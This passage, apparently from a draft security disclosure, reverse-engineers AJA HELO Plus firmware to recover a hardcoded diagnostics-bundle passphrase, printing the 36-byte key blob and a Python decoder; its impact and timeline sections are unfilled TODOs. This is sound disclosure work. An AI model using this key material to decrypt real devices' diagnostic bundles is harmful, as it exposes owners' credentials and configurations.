0x88dfa bl std::operator+ ; r7+0x54 = prefix + dirname
0x88e08 add r2, pc ; 0xa6a58 script body
0x88e0c bl fcn.00033378 ; r7+0x50 = script body
0x88e14 add.w r2, r7, 0x3c ; the password
0x88e1e bl fcn.000333b0 ; r7+0x4c = r7+0x50 + password
0x88e2c add r2, pc ; 0xa750c trailer "' ; ..."
0x88e30 bl fcn.00033378 ; r7+0x38 = r7+0x4c + trailer
```
The password enters at `0x88e14` and the trailer is appended last at `0x88e30`. Final shape:
```
… -pass pass:' + + ' ; …
└── spliced here ──┘
```
### The Three NUL Bytes
| Address | Byte | |
| ------------------- | ------------- | --------------------------------- |
| `0xa7504`–`0xa7507` | `61 73 73 3a` | `pass:` |
| `0xa7508` | `27` | `'` **opens** the password quote |
| `0xa7509` | `00` | pad |
| `0xa750a` | `00` | pad |
| `0xa750b` | `00` | pad |
| `0xa750c` | `27` | `'` **closes** it, trailer begins |
The three zeros are one terminator plus two fillers. This is not where the password is stored — it's where the password gets inserted.
```
… -pass pass:' 00 00 00 ' ; …
└── gap ──┘
↑
password is spliced here at runtime
```
### Locating the 36-Byte Blob
At this point we know the password gets built by `fcn.00089218` and spliced in at `0x88e14`. That function doesn't know where the 36 bytes live — the handler hands it a pointer.
```
0x88db0 ldr r3, aav.0x0001e872
0x88db2 add r3, pc
0x88db4 mov r4, r3 ; r4 = the blob
0x88db6 add.w r6, r7, 8 ; where to copy it
0x88dba add.w lr, r4, 0x20 ; loop end = blob + 32
```
The `add r3, pc` instruction reads the program counter, and on ARM the PC already points four bytes past the instruction being executed — the CPU has moved on to the next one. So:
```
PC = 0x88db2 + 4 = 0x88db6
```

Forget the `+4` and you get `0xa7624`. Align the address to a 4-byte boundary instead, and you get `0xa7626`. Both are wrong, and both are only two bytes off — close enough to look plausible in a hexdump.
**Prove the address before trusting it**
```
0x88db6 + 0x1e872 = 0xa7628
0x88db4 + 0x1e872 = 0xa7626
0x88db2 + 0x1e872 = 0xa7624
```
Only one of the three addresses resolves — the check is valid now.

**Dump the 36 bytes**
Thirty-six bytes, and nothing about them says "key." No ASCII, no pattern, no structure — they're indistinguishable from noise. That's deliberate: this is what the blob was *designed* to look like.
**Why exactly 36**
Two independent facts predicted that length before we dumped it:
| Where | What it says |
| ---------------------------- | ------------------------------------ |
| `0x89244 adds r3, 0x12` | the second half starts 18 bytes in |
| `0x89272 cmp r3, 0x11` | the loop runs 18 times |
| `0x88dba add.w lr, r4, 0x20` | only 32 bytes are copied in the loop |
18 + 18 = 36, and 32 bytes in the loop plus the 4-byte tail at `0x88dd4` = 36. Three separate places in the code agree on the size. If our dump were 34 or 38 bytes, something would be wrong.
**Split it into the two halves**
(Note: hex `0x12` is 18, not 12.)
```
A = e0 d7 c6 04 78 90 7c 6a 82 8f 05 cc 2c d8 af 79 f6 43
B = 7a 6b 93 92 16 6c 14 fc 1d 1d a3 a6 02 71 7f 07 8b 43
```
**One detail to notice:**
```
A[17] = 0x43
B[17] = 0x43 ← identical
```
**Cross-check through the other address space**
Same bytes, read at file offset `0xa7628 − 0x10000 = 0x97628`:
Byte-for-byte identical to the r2 read. Two tools, two address spaces, same result.
### Recovering the Passphrase
Here's a simple annotation of how the password decoder function works:
```
CC A[i] @ 0x89240
CC A + 18 @ 0x89244
CC B[i] @ 0x89252
CC A[i] - B[i] @ 0x89254
CC & 0xFF @ 0x89256
CC out[i] = r7+0x10 @ 0x89266
CC i <= 17 @ 0x89272
```
The routine is eighteen iterations of a single subtraction. It loads one byte from the first half, one from the same index in the second half, subtracts them, masks to eight bits, and repeats.
```python
key = bytes.fromhex("e0d7c60478907c6a828f05cc2cd8af79f643"
"7a6b9392166c14fc1d1da3a602717f078b43")
pw = bytes((key[i] - key[i+18]) & 0xFF for i in range(18))
print(pw.rstrip(b"\x00").decode())
```


Now we have the password. Let's try to open the diagnostic file.
## Impact
> **TODO — fill in before publishing.**
>
> * What can an attacker do with this password? (e.g., decrypt any diagnostics bundle exported from any device running the affected firmware, since the passphrase is hardcoded and identical across units)
> * What access level does an attacker need? (network access to the web UI? physical access? authenticated or unauthenticated?)
> * What's exposed inside the diagnostics bundle once decrypted? (credentials, configs, logs, anything sensitive?)
## Disclosure Timeline
> **TODO — fill in before publishing.**
>
> * Date reported to AJA
> * Vendor acknowledgment date
> * Patch/fix released date
> * Public disclosure date
> * CVE assignment date
## Remediation
> **TODO — fill in before publishing.**
>
> * Affected versions: AJA HELO Plus < 2.1.7
> * Fixed version / update instructions
> * Any mitigations available for users who can't update immediately (e.g., restrict network access to the web UI)